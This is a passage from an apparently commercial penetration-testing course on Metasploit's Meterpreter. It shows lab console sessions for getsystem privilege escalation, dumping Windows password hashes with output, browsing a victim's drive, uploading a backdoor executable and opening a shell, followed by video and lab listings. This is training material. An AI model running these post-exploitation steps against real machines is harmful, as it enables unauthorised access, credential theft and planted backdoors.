[*] Meterpreter session 2 opened (192.168.75.17:4444 -> 192.168.75.28:49325) at 2015-02-20
19:19:06 +0100

meterpreter >
```

6.6.5.1 Bypassing UAC

The new session has the UAC policy disabled, so the `getsystem` command works!

Example:



```
meterpreter > getuid
Server username: els\els
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```

Having administrative privileges on a system means being able to read protected files or changing configurations.

6.6.6 Dumping the Password Database

For example, you can dump the passwords database and save it for an offline cracking session. The *hashdump* module dumps the password database of a Windows machine.

Example:



```
meterpreter > background
[*] Backgrounding session 2...
msf > use post/windows/gather/hashdump
msf post(hashdump) > show options

Module options (post/windows/gather/hashdump):
  Name      Current Setting  Required  Description
  ----      -
  SESSION           yes       The session to run this module on.

msf post(hashdump) > set session 2
```

6.6.6 Dumping the Password Database

Once configured, you can run the `exploit` command to start dumping the hashes.

Example:

```
</>
msf post(hashdump) > exploit
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY d3153768454f75bb458edb1ce77eb141...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system

[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
els:1000:aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f:::
```

6.6.7 Exploring the Victim System

Meterpreter lets you navigate the victim's hard drive by using Unix-like shell commands:

Example:

Prints the working directory

```
</>
```

```
meterpreter > pwd  
C:\Windows\System32
```

Changes directory. Please note that you have to escape backslashes by doubling them.

```
meterpreter > cd C:\\  
meterpreter > pwd
```

```
C:\
```

```
meterpreter > ls
```

Lists the current directory

```
Listing: C:\
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2013-11-19 11:42:30 +0100	\$Recycle.Bin
100444/r--r--r--	8192	fil	2013-11-19 20:18:08 +0100	BOOTSECT.BAK
...				

6.6.8 Uploading and Downloading

Moreover, you can upload and download files by using the homonymous commands.

Example:



```
meterpreter > download HaxLogs.log /root/  
[*] downloading: HaxLogs.log -> /root//HaxLogs.log  
[*] downloaded  : HaxLogs.log -> /root//HaxLogs.log
```

**Note the backslash
escaping**

```
meterpreter > upload /root/backdoor.exe C:\\Windows  
[*] uploading   : /root/backdoor.exe -> C:\\Windows  
[*] uploaded    : /root/backdoor.exe -> C:\\Windows\\backdoor.exe
```


6.6.9 Running an OS Shell

You can also run a standard operating system shell.

Example:



```
meterpreter > shell
Process 2420 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd \
C:\>exit
meterpreter >
```



6.6.10 The Help

Every *Meterpreter* command has brief help information. You can check it by using the `-h` parameter on the command line.

Example:



```
meterpreter > upload -h
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h          Help banner.
    -r          Upload recursively.
```

6.6.10 The Help

Moreover, you can use the help command to display all *Meterpreter* commands.

Example:



```
meterpreter > help
```

6.6.11 Video – Meterpreter

Meterpreter

In this video, you will see *Meterpreter* in action on a compromised machine. You will see how to use: commands, sessions, post modules and perform privilege escalation.



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.6.12 Video – RCE

Beyond Remote Code Execution (RCE)

In this video, you will watch possibilities of extending a blind code execution vulnerability to a meterpreter shell.



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.6.13 Video – Shells

Shells

In this video, we will cover useful tips about various types of shells and how to use them to exploit a code execution vulnerability.



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*



References



References

Common passwords

<https://wiki.skullsecurity.org/Passwords>

Dsniff suite

<http://www.monkey.org/~dugsong/dsniff/>

Samba suite

<https://www.samba.org/>

Enum

<http://packetstormsecurity.org/search/?q=win32+enum&s=files>



References

Winfo

<http://packetstormsecurity.org/search/?q=winfo&s=files>

Metasploit

<http://www.metasploit.com/>

eLearnSecurity Courses

<https://www.elearnsecurity.com/course/>

Penetration Testing Professional

https://www.elearnsecurity.com/course/penetration_testing/



Videos

Hydra – Authentication Cracking

In the following video, you will see how to use Hydra in two real-world scenarios: an HTTP authentication attack and an SSH authentication attack. You will see how to use the tool in conjunction with publicly available passwords lists.

Null Sessions

In the following video, you will see null session attacks in action. The video covers: how to identify potential vulnerable targets, using *enum4linux*, using *samrdump.py*, using *nmap* to exploit null sessions, enumerating users, groups, password policies and more!

**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*



Videos

ARP Poisoning

In the following video, you will see how to configure a Kali machine to perform an ARP poisoning attack against Windows and Linux machines. You will also see how to use Wireshark to analyze the intercepted traffic to find sensitive information and files.

Metasploit

In this video, you will see *Metasploit's* basic usage, as well as how to configure and launch an exploit to get a *Meterpreter* shell!

**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*



Videos

Meterpreter

In this video, you will see *Meterpreter* in action on a compromised machine. You will see how to use: commands, sessions, post modules and perform privilege escalation.

Beyond Remote Code Execution (RCE)

In this video, you will watch possibilities of extending blind code execution vulnerability to a meterpreter shell.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

Videos

Shells

In this video we will cover useful tips about various types of shells and how to use them to exploit a code execution vulnerability.

**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

Labs

Brute Force and Password Cracking

Get access to various services by attacking network logins. Maintain your access by cracking a password file. In this lab you will: attack an SSH login, attack an HTTP login, use *unshadow*, and use *John the Ripper*

Null Session

Exploit null sessions and steal data. In this lab, you will: find vulnerable Windows machines, exploit null sessions to gather information on the victims, and steal private files.

**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

Labs

ARP Poisoning

Steal credentials on a switched network! In this lab you will: sniff traffic on a switched network, inspect a clear-text protocol to find credentials, and get un-authorized access to a server.

Metasploit

Exploit null sessions and steal data. In this lab you will have to use Metasploit and meterpreter against a real machine! This will help you getting familiar with the Metasploit framework and its features.

**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*